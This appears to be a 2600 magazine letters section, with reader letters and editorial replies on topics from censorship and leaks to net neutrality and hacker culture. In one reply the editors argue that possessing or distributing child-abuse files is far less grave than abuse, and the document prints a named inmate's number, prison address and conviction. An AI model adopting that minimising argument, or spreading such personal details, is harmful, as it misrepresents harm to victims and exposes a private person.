We'd be somewhat happy to redesign the schematic so that the device, albeit outdated, would work properly if built. If there's a good deal of agreement that this needs fixing and is worth doing, we'll tackle it. Otherwise, we'll consider it an exercise in preserving a bit of flawed history.

Dear *2600*:

I've been a reader of your brilliant magazine for a few years now and love every edition. I have even purchased all of the back volumes since their releases a few years ago.

I purchased a small hoodie from the *2600* store on March 9th and paid $11 for international delivery. As such, I was incredibly shocked to be contacted by the postal service to find out I had to pay $11.24 for customs charges. Going to collect the item and having to pay was a massive hassle, and I expected all of this to be covered in the postal charges I'd paid to you.

Lucky for me, in this current economic climate, I'm in full time employment and can afford the little bit extra, but I want to make you aware of this issue with delivery to the U.K., as I would hate for anyone else to get stung by the postal service's hidden charges!

Si M

We have no control over how other countries deal with customs and whether or not there are additional charges. From what we can see, though, you shouldn't have been charged any customs duty based on the value of what you bought being nowhere near the minimum level needed for such a charge. You may have been subjected to a VAT (Value Added Tax) charge, but we can't say for sure, as this is all quite literally foreign to us. What should be clear is that our packages are treated the same way as anything else coming from the States. Please let us know if you have reason to believe otherwise.

Dear *2600*:

In your Winter 2014-2015 issue I read a letter from an inmate held at a federal corrections facility. He seemed like a pretty smart guy that had been knowledgeable enough to be able to alter MP3 player firmware. I was intrigued about what this person may have done to land him there.

Doing some digging, I found his record on the Bureau of Prisons website to make sure this was a real person who didn't just make up some inmate number. Sure enough, he put his real name and number down. Searching for his name took me to an article on the FBI website. This article revealed that one Solomon B. Kersey had not only been arrested for distribution of child pornography but had also confessed. His current place of residence is what one would expect, given where he was arrested from and the release date from the Bureau of Prisons website matches what was found in the FBI article, give or take a few months for possible time served and/or good/bad behavior.

Other people reading his letter probably just assumed he had gotten in trouble for hacking-related activities given his knowledge. I think it's fine if he wants to give out MP3 players to people who can crack the firmware because, hey, I am a hacker after all, and the more knowledge out there the better. I probably wouldn't even be writing this letter, though, if it weren't for his last sentence which asks for donations. Donate whatever you want to whomever you want, but you should at least first know who it is you're donating to.

Bureau of Prison's inmate locator: www.bop.gov/inmateloc/

FBI article: www.fbi.gov/atlanta/press-releases/2011/at012811a.htm

Caz

We agree it's always a good idea to check people out to see what's in their past and/or present. But we hope those who do also consider that such determinations are seldom black and white. There's always more to the story and questions to be asked. (We know nothing about this particular case nor do we wish to as we have more than enough to handle as it is - too many people in prison send us their legal papers thinking we can help and we just aren't equipped for this.) We find that charges of child pornography are handed out - or threatened - in far more cases than one might expect. It's a charge that's almost impossible to challenge in today's society and is almost certain to result in widespread condemnation before conviction. That alone makes us suspicious as to whether such charges are being embellished by the authorities - it certainly wouldn't be the first time such abuse occurred. And in so many cases, the word of the prosecution is the only word given credence by the media and, hence, seen by the public.

Even saying this much is enough to enrage many people, despite the fact that we have always suspected the motives of the authorities by default. So we will enrage them even further by saying that copying files is simply not the same thing as actually committing the crime documented within the files. It just isn't, despite the strong emotions we may feel. We know all about the negative effects caused by the distribution of child pornography. But a "fantasy offender" isn't necessarily the same as someone who directly causes harm to another. They certainly can be, and that's what further investigation ought to focus on. By painting everyone who possesses a certain type of file with a broad brush, it not only sets a very dangerous precedent for other less obviously awful subject matter, but it actually minimizes the actions of the true abusers since they're treated almost exactly the same as those who just hit a few keys on the keyboard. Of course, distribution is significantly worse than mere possession, but still is very different from actual abuse.

We hope people think about such issues critically and not in jingoistic terms. Remember that it's always the most indefensible behavior that is first subjected to treatment that we would otherwise consider unacceptable - lengthy imprisonment, surveillance, drug tests, lie detectors, etc. - and that this treatment without exception is gradually expanded to a broader and broader part of society, for our safety and at the insistence of many. As we said, there's always more to the story.

Here's another letter from this very person that predates this discussion:

Dear *2600*:

I'm writing for support and because I feel as though I was really screwed over by the U.S. legal system. A hacker at heart, I began taking things apart since I can remember, then putting them back together again, fixing and tinkering with them.

I learned basic programming when I was six or seven and had the C-64, VIC-20, Plus/4, TRS-80, Tandy 1000, IBM PS/2, etc. By age eight, I could build a 386/486, set the dip switches for the CPU, ISA, SCSI cards, etc. and installed DOS, Windows, and software. By nine I was copying floppy disks (games, etc. for friends) on the Tandy 1000. I took apart any and everything I could get my hands on.

I was lucky enough to be able to buy car trunkloads of school surplus for $25 a month at age 12 to 18. I got Tivos, VCRs, LaserDisc players, computers, MACs, PCs, etc. I would fix, buy, or sell. I have a photographic memory of how most anything works.

One of my favorite projects was the original Xbox and EvolutionX dashboard. I learned so much modding my Xbox and playing with all of the supporting software and hardware mods. I always built all of my own PCs and towers, of which I've owned at least 20. I got into Linux with Minute OS, PHLAK, Ubuntu, and BackTrack, as well as Xbox and Dreamcast Linux.

My dad, who was a communications maintainer for CSX Transportation, taught me how to solder at age six. (Sadly, he passed away unexpectedly from a heart attack at age 45.) I can easily build my own custom PC boards now.

As a kid, I burnt up the Gnutella networks, MP3s, movies, games, etc., then moved on to BitTorrent and downloaded everything I could get my hands on - PC games, movies, etc., etc. It was all free and I had STBs and never deleted anything. You name it, I probably downloaded it for "testing purposes."

I could go on and on about all of the stuff I've done, but I need to get to the point at hand. In 2008, a phone call was made to the FBI (by someone I barely knew) stating that one of my PCs had CP on it. Well, here I sit, five years so far in federal prison with six years remaining and that's counting my year and a half of good time.

I'm not asking for pity and I understand how the world may view me, but really I'm just a kid who made a mistake (I was arrested at age 23) and it's not as cut and dry as you may think. I'm lucky to be in a low facility that tries to rehabilitate. I've even had CIOs say that I got fucked over, being that I had no criminal history.

Now to the core of my issue with the laws. There is something *very* wrong when people in state prison are serving two and a half to five years for physical contact with a minor, and in some cases the acts are horrific. But to give someone who had something on a computer 10-15 years is ridiculous. And to enhance them for using a computer is even worse.

Attention needs to be brought to these laws and to the federal guidelines for all cases. Just compare the cases of people who had actual victims to those that had computer related crimes. Murderers get less time!

During my time here, I've only made one really good friend (educated and tech savvy people are hard to come by). He was a hacker and didn't know it. He modded games and levels, he took apart, tinkered, designed, and fixed things. I taught him as much as I could during the year I got to know him. Thankfully, he was "lucky" in only getting a five year sentence on possession of CP. Thankfully, he is back home with his family now.

He and I worked at the prison's electronic shop and comm tech shop, making $45-$80 a month. I have since used some of my money to send him some books on electronics and biodiesel (he and his family are farmers). I've also worked on plans to create a solar electric installation business when I get out that I would like to work on with him. Although this may prove difficult, being that felons can't normally associate with each other, I am working with LegalZoom to establish the LLC.

Another plan I have is a website to cross reference cases and time served/punishment received. This was indeed a wake up call, but I believe five years would have been plenty. After that much time, you start going downhill and it does more harm than good, not to mention the 25 years of paper with restrictions that are next to impossible to adhere to for 25 years. My friend got life paper.

Since being incarcerated and confined to living in a small space, I've discovered a lot about myself. One thing is that I'm a pack rat. I was also a digital pack rat, never deleting hardly anything. Also, I've discovered I'm a bit OCD, which was misdiagnosed in my childhood as ADD (it may be Asperger syndrome) for which I was prescribed Ritalin as a child. Both of these may have been contributing factors in my case.

I'm not so much writing for support for myself, but to get this info out there. I see so much government waste here. Eighty-five percent of the 1900 inmates here would be OK on ankle monitors confined to house arrest, where they could work jobs, contribute to the community, and pay their way instead of being a burden on the economy, as well as maintaining family ties to help with their recovery.

Instead, federal prison is a slave industry. Inmates work for UNICOR and pay for overpriced MP3 players, songs, commissary, etc. We and our families are milked out of our money and our labor.

Anyways, just my two cents. Letters welcomed.

Solomon B. Kersey #87754-020
Federal Corrections Complex - Low
P.O. Box 5000
Yazoo City, MS 39194

Sad Tidings

Dear *2600*:

Please be aware that one of your lifetime subscribers, [redacted], has passed away. Therefore, can you please cancel his subscription?

Have forwarded this to "letters." Clearly needs to go to subscriptions, but was unsure of the email address for the department, so if you could please forward this message. Just to say he always enjoyed reading the mag, so many thanks!

AC (Partner)

Our sincerest condolences. It's always sad when a lifetime subscription expires. For the record, subscription correspondence can be sent to subs@2600.com.

Replies

Dear *2600*:

Please consider this as a response to your editorial, "Nous Défions Tout."

Normally I appreciate your editorials, even if I don't agree with everything you say, even if they challenge my current position. But stating that the cartoonists and writers who died in the *Charlie Hebdo* massacre "felt most passionately about protecting the rights of anyone under assault", is just plain BS. *Charlie Hebdo* attacked Muslims in France because they are a weak and marginalized group (in that country) and the magazine profited from inflaming the racism of the white, nominally Christian population of France's right wing, from the party of the Le Pen family, National Front, and further into a cesspool of racism.

To say that the *Charlie Hebdo* cartoonists "were no friends of the ugly nationalism and religious intolerance that has been springing up in France and other countries" is to just drown in contradictions. The magazine came back from the brink of bankruptcy by profiting from "ugly nationalism" and "religious intolerance." They got away with insults to Muslims and their religion in a way that was impossible with other groups. To illustrate, there was an incident in 2009 where a writer for *Hebdo* joked that President Sarkozy's son was marrying a Jewish woman for social advancement. This was considered so far beyond the pale, and so anti-Semitic, that the writer, when he bravely refused to remove his pallid little joke, was fired. Yet showing a naked and ugly Mohammed having anal sex was a staple of the magazine.

Furthermore, France, which stands solidly behind *Charlie Hebdo,* has only intensified its imposition of censorship. Not against anti-Muslim sentiment, but against many things that offend the French state, or powerful people.

None of this justifies the massacre. If people machine gunned the staff at the most vile underground pedophile pornography website, it would still be a horrible crime. But a horrible death does not automatically elevate the victims to sainthood. We can defend freedom of speech without endorsing that speech.

David Crowe

The only thing we can really disagree with here is the perception that Muslims were targeted for being "weak and marginalized." The magazine ridiculed and mocked all religions, Christians and Jews included. This is well documented. Obviously, the stronger the reaction, the stronger the response to that reaction would be. It's not an unusual part of satire. And you will always be able to find hypocrisies and contradictions within any organization, but that shouldn't define everyone who worked there, nor the people who supported the magazine's premise.

Now, contrast Charlie Hebdo *to a recent event held in Texas whose clear purpose was to antagonize Muslims by holding a contest for Prophet Mohammed cartoons and inviting speakers with blatantly racist backgrounds. Had the attack on that conference been successful, it would be outrageous as well, but the moral ground that was achieved in Paris simply wasn't present in Texas. Assuming that everyone who challenges taboo subjects is of the same ilk has a chilling effect on free speech, as does hesitancy to make a challenge for fear of being categorized in the same way.*

Dear *2600:*

This letter is in response to the important issue of timing in the dissemination of knowledge. I am a Vietnam survivor. I agree 99.5 percent with what you stated in 30:3. You continually state that knowledge should be free. What about knowledge that in its timing of release causes the death of American soldiers of any service? Is that justified? I don't think it's even close! Ten of my comrades were killed in an ambush that occurred due to the details of our mission being printed in a U.S. paper the day before we initiated the action. It was not for killing, interdiction, capture, or any purpose but documentation. We did not know the article was published - that was intelligence's job - but as soon as the chopper was gone, we were hit and within two minutes ten were dead. The rest of us tramped our way back to our nominal lines, losing one more on the way. For the next ten years, I had to submit to body and cavity searches whenever I flew civilian airlines, as I had so much shrapnel in my body that I set off the metal detectors as I went through them. More than once, it made me miss my aircraft, to the point where we had to get permission to travel in uniform with a military physician's letter of explanation. Do you consider that the justifiable use of information being free? Again, I damn sure don't think so! So, while I agree that information should be free, I also feel that appropriate timeliness is just as important. Manning and Snowden's release of information was to inform and protect. Kudos to their courage and appropriate timing that cost no American lives that I am aware of. But the dangerous irresponsibility of the American press was evident at least as far back as Vietnam. So much for that right to know. Tell it to their parents!

Captain Cautious

It's really a very subjective concept, as you'd likely feel quite differently if there happened to be leaked information that benefited the side you were fighting for and was to the detriment of the enemy. When it comes to information and knowledge, it's really not about one side or another, but rather about what is true and what isn't. That's obviously hard to grasp when you're in the thick of a conflict, but it's a reality (and we're seeing it more than ever in the present day). A regime's military ambitions simply don't always reflect the interests of its people and oftentimes run contrary to them. Therefore, it can be of little concern to those leaking the info as to whether or not it hurts the cause of a particular government. It's truly unfortunate when individuals are caught up and sacrificed in these events, but you could just as easily say the same of soldiers and civilians from the other side who are adversely affected, often far worse than anything we're used to. In short, it's tragic what happened in your case, but it really has nothing to do with the operations of a free press, whose obligation is to report the news. Once something is leaked, it's worthy of being reported on. Anything less means the media is not operating independently.

All of that said, it seems nothing short of incredible that this was reported publicly in a U.S. paper that the enemy read and those commanding your side did not. We suspect that resulted in some changes in the way military intelligence was handled.

Dear *2600:*

In 30:2, BudLighty says "...where has the loyalty gone?" (in regard to U.S. government agencies recruiting hackers "for their own purposes"). What he said was right on target.

It's called U.S. Cyber Command (USCYBERCOM), which is a branch of the Department of Defense at the Fort Meade Army base in Maryland. In the words of former director of the National Security Agency, Chief of the Central Security Service, and Commander of USCYBERCOM Keith Alexander (a sort of all-powerful cyber Alexander the Great of the 21st Century), "It is in cyberspace that we must use our strategic vision to dominate the information environment." That was, unofficially, his modus operandi.

So yes, USCYBERCOM is recruiting hackers. In early June 2009, while I was participating in a digital forensics competition called the DC3 Challenge, which is hosted annually by the Department of Defense (dc3.mil/challenge), I was approached by a recruiter who craftily played upon my ego and patriotism to try and get me to "switch hats" and turn me into an informant. In fact, it was a DoD informant recruited from the DC3 who was my partner in the competition who hand delivered me to the FBI informant on my case whose testimony sent me to prison. (DC3 Challenge is an informant recruitment platform for hired snitches.) It was also a hacker-turned-informant who turned in Pfc. Bradley Manning.

If my opinion carries any weight at all, I fervently believe that domestic spying is a far cry from patriotism. Warrantless scanning, logging, and tracking makes utterly void the Constitution of the United States - this Constitution being the supreme law of the land designed to preserve the American way of life that thousands have bled and died for. What shall we say then? That our war torn martyrs have died in vain? The people forbid it!

Hackers have very incredible, unique skills and a distinctive way of thinking that establishes us and sets us apart from the simulation of society. The government, no matter how hard they try, simply cannot teach the spirit of hacking in a rigid, mundane, two-hour lecture - things we have acquired during a lifetime of curiosity, exploration, and experience. So they exploit us to acquire this power, not so they can learn it, but so they can abuse it through *you*. Such a power has, is, and will be used to ensure governmental power and expansion, and all the players participating in this cyber power-grab, save for Alexander the Great, are fully expendable.

Hacking is our last line of defense, but even then President Obama controls the Internet killswitch. But then again, hacking itself is not limited to the computer or the Internet, but is applicable in every facet of everyday life, so creativity is called to mind.

If the government monopolizes all technology that we socially interface with, and hackers betray our knowledge (and each other), we will have little left to protect the people from a total government invasion. If not for the fundamental provisions found in the Declaration of Independence, Constitution, and Bill of Rights, there would be no freedoms at all.

Those employed by USCYBERCOM have to pass standard mandatory screening in order to qualify for security clearance. They must relinquish all provisions of free speech regarding the nature of their work, even if their actions sear their guilty conscience, they are bound by oath, in which breaking the oath of office could amount to grave consequences.

Their lives are routinely scrutinized, and all their communication put under surveillance. Once you have the revelation that this operation has little to do with thwarting terrorism, but everything to do with integrating total surveillance into the social simulation, then what will you do? Where are your loyalties now? To whom do they belong? The pursuit of power is never satisfied until it has consumed everything. It is an unquenchable fire.

Senator Sam Ervin once said in regard to the Pentagon Papers, "When the people do not know what their government is doing, those who govern are not accountable for their actions, and accountability is basic to the democratic system. By using devices of secrecy, the government attains the power to 'manage' the news and through it manipulate public opinion." Ramsey Clark as Attorney General also said, "if government is to be truly of, by, and for the people, the people must know in detail the activities of government. Nothing so diminishes democracy as secrecy."

Ecuadorian President Rafael Correa stated, concerning Edward Snowden's leaks about the NSA's spying program: "What's important here is what Snowden has revealed: the largest mass spying program in the history of humanity, inside and outside of the United States." Manning, Assange, and Snowden represent the side I feel we should all be playing on. Their incredible courage is not without sacrifice. At the risk of their own lives, they have given us the truth - and *that* is the spirit of patriotism. Power to the people. (This is all my opinion, of course.) Read and distribute copies of the Declaration of Independence and the Constitution to everyone. It is your duty. Inform and reclaim.

"Torment is prescribed to the victims of a faceless antagonist." (Go Anonymous!)

Ghost Exodus

Dear *2600*:

I was in Istanbul for a couple of months last year and don't consider myself an expert, unlike your "Telecom Informer" who was there for a lengthy three days and decided to submit a poorly informed travel blog for his column in the Spring 2015 issue.

The lack of public calling isn't at all surprising when you look at how locked down the government tries to keep telecommunications in general. The requirement to register your phone with the local authorities is a good example of that. But, letting Vodaphone handle it all for you at the airport is how you pay a remarkable amount for the privilege of the government knowing which hardware is yours. If you ask around, you can find someone selling SIMs that will register your phone to himself (or a friend, I'm not clear on the exact details) for half the price or less.

I am surprised that The Prophet wrote about the censored Internet without mentioning how easy it is to get around. Unless they upgraded their technology significantly since I was there, the Internet is censored through a simple DNS block. Swap out your DNS for a DNS server not run by a Turkish ISP (but not 8.8.8.8 - that's been blocked, too) and you can troll all the YouTube and Reddits you want. (As part of their campaign booth in the hip, young Besiktas district, the main opposition party, the CHP, kept passersby up to date on the latest ways to get around the firewall. They still lost the election.)

And I don't know what "shared language" they have with other countries in the region. Turkish is only spoken by a majority of people in Turkey (and Cyprus, if you consider them a separate country). It's a minority language in Greece, Bosnia and Herzegovina, Romania, Iraq, Kosovo, and Macedonia. There are similar Turkic languages (including Azerbaijani) that can probably be roughly understood by a Turkish speaker (like a Romanian speaker can understand Italian or French), but they're not similar enough to call it a shared language (unless you also want to assert that Portugal and Spain have a shared language).

And speaking of language, the racistly-named "Turkish shrug" was probably more from the language barrier than a lack of knowledge or interest in whatever he was asking about, as less than 20 percent of the population of Turkey speaks English. From conversations with Turkish people I had while I was there (and the many violently suppressed protests), I would say a good many Turkish people ask why.

On the telecommunications front, Istanbul has an active hackerspace that, while I was there, was working on teaching the community how to set up mesh networking. They also have a really interesting habit of running cables down the sides of buildings, and just cutting the cable and leaving it dangling when switching to a new cable/satellite/etc. provider.

Tia

The Prophet responds:

"I wrote about Turkey with some trepidation, because I have never seen anything written about the country that isn't answered with angry letters. So, thanks for your letter. It validates that Turkey remains one of the most radioactive subjects for writers.

"- IMEI registration in Turkey is done for tax reasons, and it has been widely reported (not just by me) that IMEIs not registered with the appropriate Turkish tax authorities are not able to be used for prolonged periods on Turkish mobile networks. While it is sometimes possible to temporarily switch a SIM card into an unregistered handset, this doesn't work for an extended period of time.

"- I cover a lot of material in a relatively small amount of space and to some degree, it's impossible to avoid a certain degree of generalization. This is as true for technology as it is for linguistic subtleties between the Turkic Azerbaijani language and Turkish as spoken in Turkey (or different regional accents thereof). Thanks for your understanding.

"- Changing your DNS server doesn't consistently work anymore to avoid the Great Firewall of Turkey, which is rapidly becoming a content filter more resembling that of China. Internet censorship in Turkey is real, and even if there are ways to get around it, most people are not technically sophisticated enough to do so. Also, keep in mind that evading censorship can paint a bulls-eye on your back. Do so with caution when operating in authoritarian regimes that practice censorship.

"- Different cultures practice different gestures and mannerisms. Turkey is no exception in its practice of the "Turkish shrug." Particularly in markets when you ask for a lower price.

"- Finally, an interesting point about how outside plant is maintained. It's also common to leave behind old cabling in Thailand.

"Thanks for writing, and never stop exploring."

Still Deeper Thoughts

Dear *2600*:

The recent approval by the Federal Communication Commission (FCC) with a 3-2 vote in favor of net neutrality will be bad for the future of the Internet both in short and long terms. Net neutrality basically treats the net like any other utilities that an individual consumes such as gas, electric, water, etc., which clearly it isn't since there are different types of traffic like video, voice over, regular web information, to name a few. The short and long term implications with regards to treating all of these types of content exactly the same will mean less innovation, making less opportunities for new ideas to come forth along with jobs such as engineering and entrepreneurs that normally would exist without those regulations. Investors won't be so quick to back potential new innovations that could be great for consumers to use. The other side being consumers will see less new and exciting products and/or services offered to them, thus stagnating money being spent by customers because everyone always like newer innovations that could be offered. Net neutrality as well means paying the same or higher prices, both now and long term, without newer innovations potentially being offered. The Internet should not be regulated. Doing so means less innovation, leading to fewer services/products offered to consumers.

Bill Miller

We're afraid you have bought into the fear mongering that the big cable companies and Internet service providers have been dishing out to the public. There is no indication that preserving the already existing net neutrality will hurt innovation in the slightest. Smaller companies and innovators will be protected from being crowded out by huge *companies that already have tremendous advantages. Companies like Comcast and Verizon could easily have charged premium fees to other companies, such as Netflix, for delivering content at a decent speed while not charging that same fee to others not viewed as competition. In other words, they would have had more of a role in controlling the content in addition to simply providing access to it. Of course, they pledged not to do this, but legally there would have been nothing preventing them from doing precisely that.*

Opposing net neutrality is great for those who believe we can trust one or two companies to do it all for us, similar to how cable TV works today. But the Internet is so much more than a series of television channels. It represents power to so many people in a variety of ways. Whether it's amazon.com or 2600.com, you're able to connect directly to the site of your choice without anything getting in the way or slowing you down. Net neutrality is what guarantees that will always be the case. Consider that without the values of net neutrality being part of the Internet, it's likely a company like Google would have found it impossible to start up without already being controlled by one of the ISPs. And that's an awful lot of jobs that would have never been.

While we're all suspicious of government regulation, this is more a case of the people demanding that something be done to protect a precious resource. Those same people will be the first to object if any entity abuses its position. For now, this is a very positive development.

Trouble

Dear *2600*:

I sent a letter encrypted with your key 6585557 for the email letters@2600.com. Then I got an email saying that letters should be in plain text or they might get caught by a spam filter?

What key should I use? The one on the web page is for articles@2600.com which is why I used the other one.

Juan

We have no idea who created the PGP key you used and we haven't been able to revoke it. This is part of the confusion we knew would plague us as soon as we announced our PGP key here. We're trying to make it as simple as possible. We're using only one PGP key and that is the one printed in the submissions section on the main www.2600.com web page. Any other key found elsewhere should be ignored. In fact, we'll make it even easier and print the damn key here:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1

mQENBFS+QTMBCADCZyCh6dYKIOMQiJt+nw+T27+NSgE5Wq+z3weqtUz+ldZ+Z5jG
3eswEn8htZBPjNoKL6YycARiDKRxPUPRgSOfT3gbSLDXxIqlnn9VVQN2tpQ5ofe+
oC4A/KrSHLktXV7jqn/sDhX+sLO+Hfa5O61TPxK5f/kgnXaZl3V24jfe6wKtN0w7
LTvy42MyI6W5DgnA98RZ0FvF2a9qA5jZTDH1JWnGehRgYBW9E4SlkggJo8i2/lB7
EECKDEkbx842xUugoND+QO0SnpUCyAx2Xp0ZjTNgA3QHBywNZYArByN6UiC8/WCM
JpWnxamR6MV2zqBU7rPMr7jj+Zt9sa1TUVQ/ABEBAAG0OEVkaXRvcmlhbCBEZXBh
cnRtZW50IC0gMjYwMCBNYWdhemluZSA8YXJ0aWNsZXNAMjYwMC5jb20+iQE4BBMB
AgAiBQJUvkEzAhsDBgsJCAcDAgYVCAIJCgsEFgIDAQIeAQIXgAAKCRB/d0w8m8sj
B33KCACHxz1d0iEhq80mvsyIVXl7QrqH/ZTXa7kENySwmjmnc2akuckzm6peuHqx
TTdDiiIDs75zogHp3DKYGefKJyw55aSxHewCjdZ/j+WgU9kjimFy4s0R/aBz1Jnq
1eK6fHj64TNbix3ir333MkmQPqqE5A4KKxq6qTpDPHbsiUQRNeXx/NfzEgsb6NkL
OdrFds/HzjR0jyLvf4FLvwa3Kd/lvVNYP9IdmrOcVWHw4ZGAXEoibQ1GdkoYXEPC
0zTXaM1151X8q1sCYAg1zLUISeJoMLmYz5wepTZjHXbyCqd7VCJL36dodBeb4dN7
mwSNU0sQ2ljMZUGrx6AVxaPJxtNmuQENBFS+QTMBCADT8q7tNSx/QXAHLelAj9ew
cG5SJqI/s/GA2JQRz1neyRZb7SoFt//KXzvnjZ+VqLPnRp5VFL1OBMap7x89HTP7
QEUrlJnP9xXfj48ldeAZVQPguZO/PWKqscCiHbpilMtBBiAv1IVWjrDFrBsVUA90
Ho6TCrI3qeTT226+ZMI4341e07gTo5o2fcSzuAU0luToRrvnQD1+eQnkwnMJgLrE
tXNly65mZ+cTBH3kkBX0sbMyV4UnUBul1NvMMZl4aXw6OYdIgJAmdsM6sXJ3cbzQ
37N9akRsnjbTFhnHoWFUxa3GizDbgvialFGJuCIkygoCKRetZCU742/dMtQPYrMN
ABEBAAGJAR8EGAECAAkFAlS+QTMCGwwACgkQf3dMPJvLIwcyHAf9FJi9ngJtmfMM
+CVnnFwOMTyJW51znQlzsnPWp4mDf05gTgxWfv5PU74QAvcS8ztSUp7FLUXZ5EBp
WwLBeDS0moS0j3XvEqEd4oz8gq5TpIwMUFgyaOgR8OZXqANoeivXoOohS/UGSc0K
Xtjjzd5HUO751m3uy9VQbp5FKXqYi6pm6yvckJPvkDc3YhIyCTRsaNzGS4tCiBLU
c3lqpbVYdyDXqaqwS0uHzF/GcNVJE8MOgFAl9nmhURGBbwRI8GW5yHx3nULuegmr
Wq1dxlz5cEKghU+HTp91Gn7VUuRBKG05zqwoptoFswMVdL62lu54EgAOA4Yv44As
lDlAQbyciA==
=x4+N
-----END PGP PUBLIC KEY BLOCK-----
```

We hope, but hardly expect, this will end the confusion.

CONCEPTIONS

Furthermore

Dear *2600:*

Hey, folks! I've flipped through tons of your issues at my local hacker cafe. It's always an amazing read. I should go find some room in my college student budget to subscribe to you.

In your Autumn 2014 issue, I read "The Demoscene - Code, Graphics, and Music Hacking." It's fantastically interesting stuff. It just occurred to me that I hadn't seen anything about live hacking, though. Live hacking is demoscene performed live, with the source displayed to the audience. Its community is a little sparse and quiet, but there's a lot of interesting footage of live hacking events. Live hacking is often limited to audio at algorave events, but there are tons of suites that also focus on visuals - some even work with VR headsets.

Tidal is one popular live hacking mini-language. It's built on top of Haskell and specializes in manipulating audio patterns. This language, along with many others, is live-interpreted: hit a few bound keys and the changes you make are instantly applied to the pattern. Gibber is another clever project: it manipulates both audio and visual patterns in-browser. There are loads of clever hacks that make it efficient enough to run smoothly: I've hardly seen such an intensive JavaScript project that looks so silky smooth. There's a speech from the author of the project which explains its processing wizardry in more detail, presented with a bonus live performance at http://toplap.org/, which is sort of the community center of the live hacking scene. There are loads of performances to watch there, and tons of information for anyone who takes an interest in this culture. I'd encourage any amateur coders and demoscene fans to poke around there - come join the live scene!

nfd9001

Thanks for the window into yet another truly fascinating culture.

Dear *2600:*

The past few issues of the quarterly had some interesting articles from the perspective of a missile officer.

While the chances of a civilian visiting an active missile facility is probably slim to nil, visiting a deactivated site is possible. Growing up in western South Dakota, Minuteman missile sites were a common sight while traveling the rural highways.

The missiles have been gone for over 20 years, but there is a launch site and a control site that are now open to the public and part of the National Parks System. It was preserved as much as possible to be as it was in the "Old War" area.

The Minuteman Missile National Historic Site consists of three separate parts: a visitor center, a launch control center, and an actual launch site. Currently, there are no fees at this historic site. There is some discussion about fees for the tour of the launch control facility in the future, though.

This past summer, my sister and niece were back home visiting. After a drive through the Badlands, we stopped at the visitor center to see if a launch center tour was possible. The tickets for the launch control center were all taken for the next tour, since they are available on a first-come, first-served basis. The tours are limited to six people due to the small size of the launch control facility's elevator. Not wanting to wait for the next tour, we decided to see the actual launch site. The launch site is a self-guided tour. You park your vehicle in the parking lot and enter through the gate. There is a "skylight" over the missile silo and a deactivated missile sitting in the silo.

Visitors to the site can look down into the launch silo and walk about the launch site. There is a phone number posted on a sign at the missile launch site. You dial it using your cell phone and it gives you a guided tour using touch-tone prompts. Just don't whistle into your phone while touring the site, as we all know what might happen when whistling into a telephone....

Here is the phone number and prompts: 605-301-3006

1) *Missile Plains*
2) *Why South Dakota*
3) *Missile Launch*
4) *Missile*
5) *Ultra High Frequency Antenna*
6) *Soft Support Building*
7) *Maintenance Access Hatch*
8) *Security System*
9) *Putting in a Missile*
10) *Minuteman Missile, Past, Present, Future*

Most, if not all, of the former facilities have been returned over to the original land owners, and there are restrictions on what can be done with the property. One is not being able to dig down more than a few feet.

Most, if not all, of the former launch sites still have the perimeter fences. Some are being used by the land owners in interesting ways. Some have hay bales inside, my guess is to prevent deer and cattle from eating the supply of hay. Another use I have seen is a beekeeper who has placed their beehives in the fenced in area.

Located just outside the main gate at Ellsworth Air Force Base is the South Dakota Air and Space

Museum. A Minuteman II exhibit is on display there. Also, a base tour is available for a nominal fee. A missile training site is on the tour. I was able to see the inside of the training site several years ago when the base had an open house/air show.

Here are several sites to look up: http://www.nps.gov/mimi/index.htm, http://www.sdairandspacemuseum.com/exhibits, and http://www.siloworld.net/.

Brian from South Dakota

This is indeed interesting stuff - thanks for sharing. We also found it extraordinarily cool to be able to take this tour remotely and we wonder how many other such services exist that can be tied into from around the world.

Dear *2600:*

Thank you for your amazing work on my Hacker Perspective. You captured exactly what I was going for, while presenting it in a vastly less Internet blur of text. I have become slightly better at wording my dialog, but the skill of the *2600* editors should not go unsung.

I really enjoyed the buildup tone that matched the original blur of words I sent in. I am pretty impressed to see the shorthand personal notes I submitted read so coherently. Respect to everyone who reads the emails and answers the phones, as well as readers, writers, and that random person who asks a good question. Bonus Shout: The Piano Guy's "Attitude Adjustment: How to Keep Your Job" (32:2) article was excellent. If only more persons respected the fact that others do different things. One person's skill is another person's presumed constant.

Pic0o

We appreciate the acknowledgment, but the content came from you so don't forget to give yourself the credit you're due. We often have to do a degree of editing to make an article or column work and it's great when people understand what goes into that process. We hope those of you out there who think your words won't pass muster will take that into account and send us what you come up with regardless. If you have something truly interesting to say, it's our job to make sure it reads well.

Dear *2600:*

Thank you for publishing my article "Abusing the Past" and the back cover photo, too!

I had a rush of inspiration, and wrote ten tips to becoming a hacker. These are right out of my personal experience:

1) Get it into your mind. Hacker means ethics. Hacker means curiosity. Hacker means a desire to improve things. Hacking is fun. And healthy. As I usually say in my talks: "Do any of you drive a car? Do any of you drive *really well?* Oh, so I guess you are probably a killer." Oh, so you are good with the computer. That means you are a criminal, right? Get it straight. Any person can become a criminal. It is not hard. You just need to be a bad person. You can blame any other bunch of factors but in the end, it means you are evil. Mistakes, that is something else. And you will make many growing up. And then some. With or without the computer knowledge.

2) You will need to open up. You can use any OS to do lots of things, but the more multi-platform knowledge you gain, the better. Use Windows. Use Linux. Use more than one OS. This is far easier to do today. Between your game console, your computer, and your tablet/smartphone, you already have two-plus OSes, surely.

3) Break things. Break yourself, too. Pursue a different area of knowledge, a different interest, such as music playing, literature, languages. Try new stuff. Enjoy the experience.

4) Love those around you. That means respect, too. You will make it easy for them to support your interests, especially growing up.

5) Find a team to share knowledge with. I suggest a *2600* meeting. You will find what areas of IT knowledge most interest you this way, too. For instance, I love defense, forensics, and all things networking/comms, especially authentication and data sharing/analysis. But I get bored with the offensive side of things.

6) Programming is a must. Stick to a limited number of languages at first. I would suggest Python, C, assembler, and some C# (it is quite an awesome language from which you will learn a lot). Try to attack your code. Debug as crazy. Attempt to understand why stuff breaks. In 1998, I coded a multiuser BBS for Linux in plain C. It was the way to understand all things about Linux, as I had to learn IPC, sockets, processes, input handling, locks, filesystem, terminal capabilities, session control, etc., etc. Making it crash and debugging it allowed me to understand how an exploit would work. Learning how to code an exploit is also extremely useful, as it gives you the "other way round" knowledge of operating systems and code execution.

7) Help others. I cannot emphasize this enough: your experience and your knowledge have no value if you do not find a way to help others, in any way, using any methodology. Be loyal.

